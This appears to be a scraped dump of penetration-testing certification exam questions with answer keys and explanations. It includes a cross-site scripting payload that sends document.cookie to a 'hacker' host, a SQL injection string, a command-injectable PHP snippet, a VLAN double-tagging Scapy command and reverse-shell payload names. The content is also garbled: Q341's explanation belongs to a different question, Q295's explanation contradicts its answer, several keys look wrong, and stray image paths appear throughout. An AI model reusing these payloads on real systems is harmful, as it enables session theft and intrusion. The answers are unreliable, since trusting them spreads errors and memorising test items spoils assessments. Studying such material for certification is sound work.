User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:31.0) Gecko/20100101 Firefox/31.0 Accept-Language: en-US,en;q=0.5
Connection: keep-alive
Authorization: Basic WU9VUilOQU1FOnNlY3JldHBhc3N3b3jk
• Network management interfaces are available on the production network.
• An Nmap scan returned the following:



```
Port       State      Service    Version
22/tcp     open       ssh        Cisco SSH 1.25 (protocol 2.0
80/tcp     open       http       Cisco IOS http config
|_https-title: Did not follow redirect to https://10.50.100.16
443/tcp    open       https      Cisco IOS https config
```

Which of the following would be BEST to add to the recommendations section of the final report? (Choose two.)

A. Enforce enhanced password complexity requirements.
B. Disable or upgrade SSH daemon.
C. Disable HTTP/301 redirect configuration.
D. Create an out-of-band network for management.
E. Implement a better method for authentication.
F. Eliminate network management and control interfaces.

Answer: DE

Explanation:
The key findings indicate that the network device is vulnerable to several attacks, such as sniffing,
brute-forcing, or exploiting the SSH daemon. To prevent these attacks, the best recommendations are to create an out-of-band network for management, which means a separate network that is not accessible from the production network, and to implement a better method for authentication, such as SSH keys or certificates. The other options are not as effective or relevant.

NEW QUESTION 247
A penetration tester was able to compromise a web server and move laterally into a Linux web server. The tester now wants to determine the identity of the last user who signed in to the web server. Which of the following log files will show this activity?

A. /var/log/messages
B. /var/log/last_user
C. /var/log/user_log
D. /var/log/lastlog

Answer: D

Explanation:
The /var/log/lastlog file is a log file that stores information about the last user to sign in to the server. This file stores information such as the username, IP address, and timestamp of the last user to sign in to the server. It can be used by a penetration tester to determine the identity of the last user who signed in to the web server, which can be helpful in identifying the user who may have set up the backdoors and other malicious activities.


NEW QUESTION 248
A penetration tester wants to identify CVEs that can be leveraged to gain execution on a Linux server that has an SSHD running. Which of the following would BEST support this task?

A. Run nmap with the –o, -p22, and –sC options set against the target
B. Run nmap with the –sV and –p22 options set against the target
C. Run nmap with the --script vulners option set against the target
D. Run nmap with the –sA option set against the target

Answer: C

Explanation:
Running nmap with the --script vulners option set against the target would best support the task of identifying CVEs that can be leveraged to gain execution on a Linux server that has an SSHD running, as it will use an NSE script that checks for vulnerabilities based on version information from various sources, such as CVE databases2. The --script option allows users to specify which NSE scripts to run during an Nmap scan.

NEW QUESTION 253
A penetration tester has gained access to part of an internal network and wants to exploit on a different network segment. Using Scapy, the tester runs the following command:



```
sendp(Ether()/dotlq(vlan=100)/dotq(vlan=50)/IP(dst="172.16.50.10")/ICMP())
```

Which of the following represents what the penetration tester is attempting to accomplish?

A. DNS cache poisoning
B. MAC spoofing
C. ARP poisoning
D. Double-tagging attack

Answer: D

Explanation:
https://scapy.readthedocs.io/en/latest/usage.html

NEW QUESTION 257
A company has hired a penetration tester to deploy and set up a rogue access point on the network. Which of the following is the BEST tool to use to accomplish this goal?

A. Wireshark
B. Aircrack-ng
C. Kismet
D. Wifite

Answer: B

NEW QUESTION 262
Which of the following types of assessments MOST likely focuses on vulnerabilities with the objective to access specific data?

A. An unknown-environment assessment
B. A known-environment assessment
C. A red-team assessment
D. A compliance-based assessment

Answer: C

Explanation:
A red-team assessment is a type of penetration testing that simulates a real-world attack scenario with the goal of accessing specific data or systems. A red-team assessment is different from an unknown-environment assessment, which does not have a predefined objective and focuses on discovering as much information as possible about the target. A known-environment assessment is a type of penetration testing that involves cooperation and communication with the target organization, and may not focus on specific data or systems. A compliance-based assessment is a type of penetration testing that aims to meet certain regulatory or industry standards, and may not focus on specific data or systems.


NEW QUESTION 265
Given the following code:
<SCRIPT>var+img=new+Image();img.src=”http://hacker/%20+%20document.cookie;</SCRIPT>
Which of the following are the BEST methods to prevent against this type of attack? (Choose two.)

A. Web-application firewall
B. Parameterized queries
C. Output encoding
D. Session tokens
E. Input validation
F. Base64 encoding

Answer: CE

Explanation:
Encoding (commonly called “Output Encoding”) involves translating special characters into some different but equivalent form that is no longer dangerous in the target interpreter, for example translating the < character into the &lt; string when writing to an HTML page.
Output encoding and input validation are two of the best methods to prevent against this type of attack, which is known as cross-site scripting (XSS). Output encoding is a technique that converts user-supplied input into a safe format that prevents malicious scripts from being executed by browsers or applications. Input validation is a technique that checks user-supplied input against a set of rules or filters that reject any invalid or malicious data. Web-application firewall is a device or software that monitors and blocks web traffic based on predefined rules or signatures, but it may not catch all XSS attacks. Parameterized queries are a technique that separates user input from SQL statements to prevent SQL injection attacks, but they do not prevent XSS attacks. Session tokens are values that are used to maintain state and identify users across web requests, but they do not prevent XSS attacks. Base64 encoding is a technique that converts binary data into ASCII characters for transmission or storage purposes, but it does not prevent XSS attacks.

NEW QUESTION 266
A penetration tester has prepared the following phishing email for an upcoming penetration test:



Coworkers,

A security incident recently occurred on company property.

All employees are required to abide by company policies at all times. To ensure maximum compliance, all employees are required to sign the Security Policy Acceptance form (on-line here) before the end of this month.

Please reach out if you have any questions or concerns.


Human Resources

Which of the following is the penetration tester using MOST to influence phishing targets to click on the link?

A. Familiarity and likeness
B. Authority and urgency
C. Scarcity and fear
D. Social proof and greed

Answer: B

NEW QUESTION 268
A penetration tester conducts an Nmap scan against a target and receives the following results:



```
Port        State     Service
1080/tcp    open      socks
```

Which of the following should the tester use to redirect the scanning tools using TCP port 1080 on the target?

A. Nessus
B. ProxyChains
C. OWASPZAP
D. Empire

Answer: B

NEW QUESTION 273
A security analyst needs to perform a scan for SMB port 445 over a/16 network. Which of the following commands would be the BEST option when stealth is not a concern and the task is time sensitive?


A. Nmap -s 445 -Pn -T5 172.21.0.0/16
B. Nmap -p 445 -n -T4 -open 172.21.0.0/16
C. Nmap -sV --script=smb* 172.21.0.0/16
D. Nmap -p 445 -max -sT 172. 21.0.0/16

Answer: B

Explanation:
Nmap is a tool that can perform network scanning and enumeration by sending packets to hosts and analyzing their responses. The command Nmap -p 445 -n -T4 -open 172.21.0.0/16 would scan for SMB port 445 over a /16 network with the following options:
- -p 445 specifies the port number to scan.
- -n disables DNS resolution, which can speed up the scan by avoiding unnecessary queries.
- -T4 sets the timing template to aggressive, which increases the speed of the scan by sending packets faster and waiting less for responses.
- –open only shows hosts that have open ports, which can reduce the output and focus on relevant results.

The other commands are not optimal for scanning SMB port 445 over a /16 network when stealth is not a concern and the task is time sensitive.

NEW QUESTION 277
A penetration tester discovered a vulnerability that provides the ability to upload to a path via directory traversal. Some of the files that were discovered through this vulnerability are:



```
https://xx.xx.xx.x/vpn/../vpns/portal/scripts/newbm.pl
https://xx.xx.xx.x/vpn/../vpns/portal/scripts/rmbm.pl
https://xx.xx.xx.x/vpn/../vpns/portal/scripts/pikctheme.pl
https://xx.xx.xx.x/vpn/../vpns/cfg/smb.conf
```

Which of the following is the BEST method to help an attacker gain internal access to the affected machine?

A. Edit the discovered file with one line of code for remote callback
B. Download .pl files and look for usernames and passwords
C. Edit the smb.conf file and upload it to the server
D. Download the smb.conf file and look at configurations

Answer: C

NEW QUESTION 282
A company conducted a simulated phishing attack by sending its employees emails that included a link to a site that mimicked the corporate SSO portal. Eighty percent of the employees who received the email clicked the link and provided their corporate credentials on the fake site. Which of the following recommendations would BEST address this situation?

A. Implement a recurring cybersecurity awareness education program for all users.
B. Implement multifactor authentication on all corporate applications.
C. Restrict employees from web navigation by defining a list of unapproved sites in the corporate proxy.
D. Implement an email security gateway to block spam and malware from email communications.

Answer: A

Explanation:
The simulated phishing attack showed that most of the employees were not able to recognize or avoid a common social engineering technique that could compromise their corporate credentials and expose sensitive data or systems. The best way to address this situation is to implement a recurring cybersecurity awareness education program for all users that covers topics such as phishing, password security, data protection, and incident reporting. This will help raise the level of security awareness and reduce the risk of falling victim to phishing attacks in the future. The other options are not as effective or feasible as educating users about phishing prevention techniques.

NEW QUESTION 287
Which of the following factors would a penetration tester most likely consider when testing at a location?

A. Determine if visas are required.
B. Ensure all testers can access all sites.
C. Verify the tools being used are legal for use at all sites.
D. Establish the time of the day when a test can occur.

Answer: D

Explanation:
One of the factors that a penetration tester would most likely consider when testing at a location is to establish the time of day when a test can occur. This factor can affect the scope, duration, and impact of the test, as well as the availability and response of the client and the testers. Testing at different times of day can have different advantages and disadvantages, such as testing during business hours to simulate realistic scenarios and traffic patterns, or testing after hours to reduce disruption and interference. Testing at different locations may also require adjusting for different time zones and daylight saving times. Establishing the time of day when a test can occur can help plan and coordinate the test effectively and avoid confusion or conflict with the client or other parties involved in the test. The other options are not factors that a penetration tester would most likely consider when testing at a location.

NEW QUESTION 291
A penetration tester uncovers access keys within an organization's source code management solution. Which of the following would BEST address the issue? (Choose two.)

A. Setting up a secret management solution for all items in the source code management system
B. Implementing role-based access control on the source code management system
C. Configuring multifactor authentication on the source code management system
D. Leveraging a solution to scan for other similar instances in the source code management system
E. Developing a secure software development life cycle process for committing code to the source code management system
F. Creating a trigger that will prevent developers from including passwords in the source code management system

Answer: AE

Explanation:
Access keys are credentials that allow users to authenticate and authorize requests to a source code management (SCM) system, such as GitLab or AWS. Access keys should be kept secret and not exposed in plain text within the source code, as this can compromise the security and integrity of the SCM system and its data. Some possible options for addressing the issue of access keys within an organization’s SCM solution are:

> Setting up a secret management solution for all items in the SCM system: This is a tool or service that securely stores, manages, and distributes secrets such as access keys, passwords, tokens, certificates,
etc. A secret management solution can help prevent secrets from being exposed in plain text within the
source code or configuration files3456.

> Developing a secure software development life cycle (SDLC) process for committing code to the SCM system: This is a framework or methodology that defines how software is developed, tested, deployed, and maintained. A secure SDLC process can help ensure that best practices for security are followed throughout the software development process, such as code reviews, static analysis tools, vulnerability scanning tools, etc. A secure SDLC process can help detect and prevent access keys from being included in the source code before they are committed to the SCM system1.

NEW QUESTION 292
Which of the following tools would be MOST useful in collecting vendor and other security-relevant information for IoT devices to support passive reconnaissance?

A. Shodan
B. Nmap
C. WebScarab-NG
D. Nessus

Answer: B

NEW QUESTION 295
A penetration tester exploited a vulnerability on a server and remotely ran a payload to gain a shell. However, a connection was not established, and no errors were shown on the payload execution. The penetration tester suspected that a network device, like an IPS or next-generation firewall, was dropping the connection. Which of the following payloads are MOST likely to establish a shell successfully?

A. windows/x64/meterpreter/reverse_tcp
B. windows/x64/meterpreter/reverse_http
C. windows/x64/shell_reverse_tcp
D. windows/x64/powershell_reverse_tcp
E. windows/x64/meterpreter/reverse_https

Answer: B

Explanation:
These two payloads are most likely to establish a shell successfully because they use HTTP or HTTPS protocols, which are commonly allowed by network devices and can bypass firewall rules or IPS signatures. The other payloads use TCP protocols, which are more likely to be blocked or detected by network devices.

NEW QUESTION 296
A compliance-based penetration test is primarily concerned with:

A. obtaining Pll from the protected network.
B. bypassing protection on edge devices.
C. determining the efficacy of a specific set of security standards.
D. obtaining specific information from the protected network.

Answer: C

NEW QUESTION 301
Which of the following describe the GREATEST concerns about using third-party open-source libraries in application code? (Choose two.)

A. The libraries may be vulnerable
B. The licensing of software is ambiguous
C. The libraries' code bases could be read by anyone
D. The provenance of code is unknown
E. The libraries may be unsupported
F. The libraries may break the application

Answer: AD

Explanation:
> A. The libraries may be vulnerable to security bugs or exploits that can compromise the application or
the data. According to the web search results, open-source libraries often have vulnerabilities that can be exploited by attackers, such as Heartbleed, Shellshock, DROWN, or npm left-pad1234. These vulnerabilities can allow attackers to extract sensitive data, execute arbitrary commands, decrypt encrypted traffic, or break the functionality of the application. Therefore, using third-party open-source libraries in application code poses a significant security risk.
> D. The provenance of code is unknown, meaning that the origin and history of the code are not verified or documented. According to the web search results, open-source libraries and client projects are developed and continuously evolving in an asynchronous way, which makes it difficult to track the changes and updates of the code2. Moreover, open-source libraries may have dependencies on other libraries, which can introduce additional risks or vulnerabilities1.
Therefore, using third-party
open-source libraries in application code poses a significant quality risk.

NEW QUESTION 303
Which of the following protocols or technologies would provide in-transit confidentiality protection for emailing the final security assessment report?

A. S/MIME
B. FTPS
C. DNSSEC
D. AS2

Answer: A

Explanation:
S/MIME stands for Secure/Multipurpose Internet Mail Extensions and is a standard for encrypting and signing email messages. It uses public key cryptography to ensure the confidentiality, integrity, and authenticity of email communications. FTPS is a protocol for transferring files securely over SSL/TLS, but it is not used for emailing. DNSSEC is a protocol for securing DNS records, but it does not protect email content. AS2 is a protocol for exchanging business documents over HTTP/S, but it is not used for emailing.

NEW QUESTION 307
A penetration tester who is conducting a web-application test discovers a clickjacking vulnerability associated with a login page to financial data. Which of the following should the tester do with this information to make this a successful exploit?

A. Perform XSS.
B. Conduct a watering-hole attack.
C. Use BeEF.
D. Use browser autopwn.

Answer: B

Explanation:
A clickjacking vulnerability allows an attacker to trick a user into clicking on a hidden element on a web page, such as a login button or a link. A watering-hole attack is a technique where the attacker compromises a website that is frequently visited by the target users, and injects malicious code or content into the website. The attacker can then use the clickjacking vulnerability to redirect the users to a malicious website or perform unauthorized actions on their behalf.
* A. Perform XSS. This is incorrect. XSS (cross-site scripting) is a vulnerability where an attacker injects malicious scripts into a web page that are executed by the browser of the victim. XSS can be used to steal cookies, session tokens, or other sensitive information, but it is not directly related to clickjacking.

* C. Use BeEF. This is incorrect. BeEF (Browser Exploitation Framework) is a tool that allows an attacker to exploit various browser vulnerabilities and take control of the browser of the victim. BeEF can be used to launch clickjacking attacks, but it is not the only way to do so.
* D. Use browser autopwn. This is incorrect. Browser autopwn is a feature of Metasploit that automatically exploits browser vulnerabilities and delivers a payload to the victim's system. Browser autopwn can be used to compromise the browser of the victim, but it is not directly related to clickjacking.
References:

- 1: OWASP Foundation, "Clickjacking", https://owasp.org/www-community/attacks/Clickjacking
- 2: PortSwigger, "What is clickjacking? Tutorial & Examples", https://portswigger.net/web-security/clickjacking
- 4: Akto, "Clickjacking: Understanding vulnerability, attacks and prevention", https://www.akto.io/blog/clickjacking-understanding-vulnerability-attacks-and-prevention

NEW QUESTION 308
A penetration tester was able to gather MD5 hashes from a server and crack the hashes easily with rainbow tables.
Which of the following should be included as a recommendation in the remediation report?

A. Stronger algorithmic requirements
B. Access controls on the server
C. Encryption on the user passwords
D. A patch management program

Answer: A

NEW QUESTION 313
Penetration tester is developing exploits to attack multiple versions of a common software package. The versions have different menus and)ut.. they have a common log-in screen that the exploit must use. The penetration tester develops code to perform the log-in that can be each of the exploits targeted to a specific version. Which of the following terms is used to describe this common log-in code example?

A. Conditional
B. Library
C. Dictionary
D. Sub application

Answer: B

Explanation:
The term that is used to describe the common log-in code example is library, which is a collection of reusable code or functions that can be imported or called by other programs or scripts. A library can help simplify or modularize the code development process by providing common or frequently used functionality that can be shared across different programs or scripts. In this case, the penetration tester develops a library of code to perform the log-in that can be imported or called by each of the exploits targeted to a specific version of the software package. The other options are not valid terms that describe the common log-in code example. Conditional is a programming construct that executes a block of code based on a logical condition or expression, such as if-else statements. Dictionary is a data structure that stores key-value pairs, where each key is associated with a value, such as a Python dictionary. Sub application is not a standard programming term, but it may refer to an application that runs within another application, such as a web application.

NEW QUESTION 316
A red team completed an engagement and provided the following example in the report to describe how the team gained access to a web server:
x' OR role LIKE '%admin%
Which of the following should be recommended to remediate this vulnerability?

A. Multifactor authentication
B. Encrypted communications
C. Secure software development life cycle
D. Parameterized queries

Answer: D


Explanation:
The best recommendation to remediate this vulnerability is to use parameterized queries in the web application. Parameterized queries are a way of preventing SQL injection attacks by separating the SQL statements from the user input. This way, the user input is treated as a literal value and not as part of the SQL statement. For example, instead of using x' OR role LIKE '%admin%, the user input would be passed as a parameter to a prepared statement that would check if it matches any value in the database.

NEW QUESTION 317
A consulting company is completing the ROE during scoping. Which of the following should be included in the ROE?

A. Cost ofthe assessment
B. Report distribution
C. Testing restrictions
D. Liability

Answer: B

NEW QUESTION 322
A penetration tester finds a PHP script used by a web application in an unprotected internal source code repository. After reviewing the code, the tester identifies the following:



```
if(isset($_POST[‘item’])){
    echo shell_exec("/http/www/cgi-bin/queryitem ".$_POST[‘item’]);
}
```

Which of the following tools will help the tester prepare an attack for this scenario?

A. Hydra and crunch
B. Netcat and cURL
C. Burp Suite and DIRB
D. Nmap and OWASP ZAP

Answer: B

Explanation:
Netcat and cURL are tools that will help the tester prepare an attack for this scenario, as they can be used to establish a TCP connection, send payloads, and receive responses from the target web server. Netcat is a versatile tool that can create TCP or UDP connections and transfer data between hosts. cURL is a tool that can transfer data using various protocols, such as HTTP, FTP, SMTP, etc. The tester can use these tools to exploit the PHP script that executes shell commands with the value of the “item” variable.

NEW QUESTION 327
A penetration tester has extracted password hashes from the lsass.exe memory process. Which of the following should the tester perform NEXT to pass the hash and provide persistence with the newly acquired credentials?

A. Use Patator to pass the hash and Responder for persistence.
B. Use Hashcat to pass the hash and Empire for persistence.
C. Use a bind shell to pass the hash and WMI for persistence.
D. Use Mimikatz to pass the hash and PsExec for persistence.

Answer: D

Explanation:
Mimikatz is a credential hacking tool that can be used to extract logon passwords from the LSASS process and pass them to other systems. Once the tester has the hashes, they can then use PsExec, a command-line utility from Sysinternals, to pass the hash to the remote system and authenticate with the new credentials. This provides the tester with persistence on the system, allowing them to access it even after a reboot.
"A penetration tester who has extracted password hashes from the lsass.exe memory process can use various tools to pass the hash and gain access to other systems using the same credentials. One tool commonly used for this purpose is Mimikatz, which can extract plaintext passwords from memory or provide a pass-the-hash capability. After gaining access to a system, the tester can use various tools for persistence, such as PsExec or WMI." (CompTIA PenTest+ Study Guide, p. 186)

NEW QUESTION 328
Which of the following assessment methods is MOST likely to cause harm to an ICS environment?

A. Active scanning
B. Ping sweep
C. Protocol reversing
D. Packet analysis

Answer: A

NEW QUESTION 333
A physical penetration tester needs to get inside an organization's office and collect sensitive information without acting suspiciously or being noticed by the security guards. The tester has observed that the company's ticket gate does not scan the badges, and employees leave their badges on the table while going to the restroom. Which of the following techniques can the tester use to gain physical access to the office? (Choose two.)

A. Shoulder surfing
B. Call spoofing
C. Badge stealing
D. Tailgating
E. Dumpster diving
F. Email phishing

Answer: CD

NEW QUESTION 337
A penetration tester joins the assessment team in the middle of the assessment. The client has asked the team, both verbally and in the scoping document, not to test the production networks. However, the new tester is not aware of this request and proceeds to perform exploits in the production environment. Which of the following would have MOST effectively prevented this misunderstanding?

A. Prohibiting exploitation in the production environment
B. Requiring all testers to review the scoping document carefully
C. Never assessing the production networks
D. Prohibiting testers from joining the team during the assessment

Answer: B

Explanation:
The scoping document is a document that defines the objectives, scope, limitations, deliverables, and expectations of a penetration testing engagement. It is an essential document that guides the penetration testing process and ensures that both the tester and the client agree on the terms and conditions of the test. Requiring all testers to review the scoping document carefully would have most effectively prevented this misunderstanding, as it would have informed the new

tester about the client's request not to test the production networks. The other options are not effective or realistic ways to prevent this misunderstanding.

NEW QUESTION 338

Which of the following situations would MOST likely warrant revalidation of a previous security assessment?

A. After detection of a breach
B. After a merger or an acquisition
C. When an organization updates its network firewall configurations
D. When most of the vulnerabilities have been remediated

Answer: D

NEW QUESTION 339


Which of the following provides an exploitation suite with payload modules that cover the broadest range of target system types?

A. Nessus
B. Metasploit
C. Burp Suite
D. Ethercap

Answer: B

NEW QUESTION 341

After running the enum4linux.pl command, a penetration tester received the following output:



```
 ======================================================
|    Enumerating Workgroup/Domain on 192.168.100.56    |
 ======================================================
[+] Got domain/workgroup name: WORKGROUP
 =======================================
|    Session Check on 192.168.100.56    |
 =======================================
[+] Server 192.168.100.56 allows sessions using username '', password ''
 =============================================
|    Getting domain SID for 192.168.100.56    |
 =============================================
Domain Name: WORKGROUP
Domain Sid: (NULL SID)
[+] Can't determine if host is part of domain or part of a workgroup
 ===========================================
|    Share Enumeration on 192.168.100.56    |
 ===========================================
        Sharename Type Comment
        --------- ---- -------
        print$ Disk Printer Drivers
        web Disk File Server
        IPC$ IPC IPC Service (Samba 4.5.12-Debian)
SMB1 disabled -- no workgroup available
[+] Attempting to map shares on 192.168.100.56
//192.168.100.56/print$ Mapping: DENIED, Listing: N/A
//192.168.100.56/web    Mapping: OK, Listing: OK
//192.168.100.56/IPC$   [E] Can't understand response:
NT_STATUS_OBJECT_NAME_NOT_FOUND listing \*
enum4linux complete on Mon Jul 20 10:14:37 2020
```

Which of the following commands should the penetration tester run NEXT?

A. smbspool //192.160.100.56/print$
B. net rpc share -S 192.168.100.56 -U ''
C. smbget //192.168.100.56/web -U ''
D. smbclient //192.168.100.56/web -U '' -N

Answer: D

Explanation:

A vulnerability scan is a type of assessment that helps to identify vulnerabilities in a network or system. It scans systems for potential vulnerabilities, misconfigurations, and outdated software. Based on the output from a vulnerability scan, a penetration tester can identify vulnerabilities that may be exploited to gain access to a system. In this scenario, the output from the penetration testing tool shows that 100 hosts contained findings due to improper patch management. This indicates that the vulnerability scan detected vulnerabilities that could have been prevented through proper patch management. Therefore, the most likely test performed by the penetration tester is a vulnerability scan.

NEW QUESTION 344

A penetration tester, who is doing an assessment, discovers an administrator has been exfiltrating proprietary company information. The administrator offers to pay the tester to keep quiet. Which of the following is the BEST action for the tester to take?


A. Check the scoping document to determine if exfiltration is within scope.
B. Stop the penetration test.
C. Escalate the issue.

D. Include the discovery and interaction in the daily report.

Answer: B

Explanation:
